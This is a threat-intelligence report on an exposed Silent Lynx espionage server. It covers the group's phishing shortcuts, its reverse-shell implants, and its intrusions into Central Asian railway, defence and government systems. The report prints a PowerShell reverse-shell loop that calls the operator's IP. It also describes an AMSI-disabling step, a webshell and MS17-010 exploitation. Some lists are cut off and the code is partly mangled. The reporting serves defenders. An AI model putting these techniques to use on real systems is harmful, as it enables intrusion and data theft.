🚀 Introducing Cloudsek Launchpad: a incubator for early-stage cybersecurity founders, apply today!
Read more


An exposed open directory belonging to Silent Lynx, a Central Asia-focused espionage cluster, gave CloudSEK an inside view of the group's operations through October 2026. The directory held the group's tooling alongside data from active intrusions into government and critical infrastructure organisations across the region, and the AI agent the operator relied on to run them.
We assess with high confidence that the directory belongs to a Silent Lynx operator, based on implant code markers and build paths shared with published samples. We assess with medium confidence that the operator has a Kazakhstan nexus: the operation runs in Russian, and the operator's own test traffic came from a residential Kazakh connection, which supports existing vendor assessments. The collection priorities, spanning transport, defence correspondence and resource ministries in neighbouring states, point to regional intelligence gathering rather than financial motive.
Silent Lynx has been tracked publicly since January 2025 under several vendor names. Reporting has centred on spear-phishing of Central Asian government bodies with LNK and archive lures that lead to lightweight reverse shells.

The server 89[.]125[.]213[.]123 is a Debian VPS on Baxet Group infrastructure, exposed without authentication on port 8088. It held more than a dozen gigabytes across hundreds of thousands of files, with no separation between tooling, victim data and operator workspace.
The fish/ folder holds the group's complete phishing chain: a PDF-themed shortcut that opens a decoy and runs a PowerShell reverse shell, the listener that receives the shell, and lures built for Turkmenistan. Shortcut names, test files and callback logs show the operator building and testing the chain one step at a time.

Prior reporting: Seqrite's Operation Peek-a-Baku and the Talos "Chain C" both describe shortcuts that launch PowerShell to fetch a remote script hosted on GitHub. This kit uses the same pattern but serves the script from the operator's own server.
The shortcut names record the build order, from execution tests to the armed versions:
The AMSI variant sets amsiInitFailed through reflection before the download, which switches off script scanning for the session. Public reporting on Silent Lynx does not document this variant.

In this specific campaign the operators packed the shortcuts three ways: an unencrypted ZIP, a password-protected ZIP with Russian-named shortcuts (Отчёт_2026.pdf.lnk) and an ISO image built in early October 2026.
P.ps1 is a plain PowerShell loop with no encryption or obfuscation. It reads commands from the socket, runs them with Invoke-Expression and returns the output:
$c = New-Object System.Net.Sockets.TCPClient('89.125.213[.]123', 46125)
$s = $c.GetStream()
$banner = $enc.GetBytes("PS " + env:COMPUTERNAME+""+(Get-Location).Path+">")while((i = s.Read(buf, 0, $buf.Length)) -ne 0) {
    $data = enc.GetString(buf, 0, $i)
    $out  = (Invoke-Expression $data 2>&1 | Out-String)
    ...

The decoy PDF impersonates a Turkmenistan Railways electronic ticket for an Ashgabat to Turkmenabat trip in mid-October 2026. It is a plain text page with no logo or formatting, the passenger is a Russian placeholder name, and the travel date sits about a week after the ISO was built.
A separate executable lure carries a long Turkmen-language filename referencing the Ahal regional administration's 2026 state programme report. It contains the operator's IP and the Ahal administration domain in its strings, and was compiled on the same day the operator announced a test shell to the AI agent.
The operator tested the binary on his own machine which places this Turkmenistan campaign as an upcoming target. Prior reporting also lists Turkmenistan among the group's victim and lure countries and documented a decoy impersonating Turkmennebit, the state oil company, in an August 2025 campaign

watch_shell.py listens for incoming shells. auto_recon_dispatcher.py watches the callback ports, runs first-look commands on each new session and relays the output to the operator. cap.log records HTTP requests for the kit files.

The sessions/ folder holds dozens of callback logs named by source IP, in three groups:
The payloads/ folder holds per-target builds for Tajikistan, the Tajik railway and Kyrgyzstan. Each build pairs a small Windows executable with genuine OpenSSL 3 libraries.
srvdriv.exe is a TLS reverse shell from the Laplas family. It opens an OpenSSL session to the operator and spawns processes on command. Build paths reference a Visual Studio project named Laplasgeneral, and the operator compiled multiple builds between April and September 2026, including a dedicated build for the railway intrusion.

ssdpdrv.exe is a Chvost-family shell with the debug path \chvost\Release\Netdrv.pdb. It carries a fixed block of strings that matches published Chvost reporting, down to the exact greeting wording: Phenyx2022, shexit, HELLO. Press Enter. and Goodbye.. This block is the strongest technical link between the server and the Silent Lynx toolset.
The Kyrgyzstan set is a 32-bit build paired with 32-bit OpenSSL libraries. The Tajik builds are 64-bit.
Prior reporting named Chvost, Laplas and PickleShell as the group's custom reverse shells.
netsrvc.exe, CoreMessaging.exe and ssdspsrv.exe install the shells as Windows services under names that mimic legitimate components. Their strings include Success install service! and ERROR: DUPLICATE_SERVICE_NAME.
CoreMessaging.exe carries the same netsrvc.pdb build path as netsrvc.exe, so it is the same wrapper renamed for the railway deployment. ssdspsrv.exe is an older, separate wrapper built from an E:\share\shell\service project.



The operator had domain-level access to Tajikistan's national railway network from mid-August to at least 10 October 2026. The Ligolo server database records a live tunnel through a railway host for nearly two months.
From that foothold the operator:
The operator also deployed an ASP.NET webshell on one railway web server and prepared Metasploit resource files for MS17-010 against an unpatched Windows Server 2008 R2 host.
The Ligolo database also holds an earlier tunnel, active from April to May 2026, through a host named DC with routes into two further networks.
The largest data exposure came from Tajikistan's national electronic document management (EDO) platform, which ministries and state bodies use to exchange official correspondence. The operator logged in through the government SSO portal with the credentials of one railway employee holding a standard user role.
That single account was enough to pull documents far outside the railway's own scope. The operator's notes describe weak per-document authorisation checks and a file service that served attachments without authentication.
The operator built collectors to walk the platform at high concurrency, resume after failures and post progress updates to Telegram. The output includes:

Sample collected document

The collection runs to more than two thousand unique documents dated through 2026, correspondence to or through the Ministry of Defence. By volume:
The operator gained command execution on the host behind Uzbekistan's Smart Forestry GeoServer. The access chain runs from a web application foothold to the database service to the host.
Prior reporting observed activity involving Uzbekistan's Smart Forestry initiative in May 2026 but did not describe the access path. The server shows how that access worked.
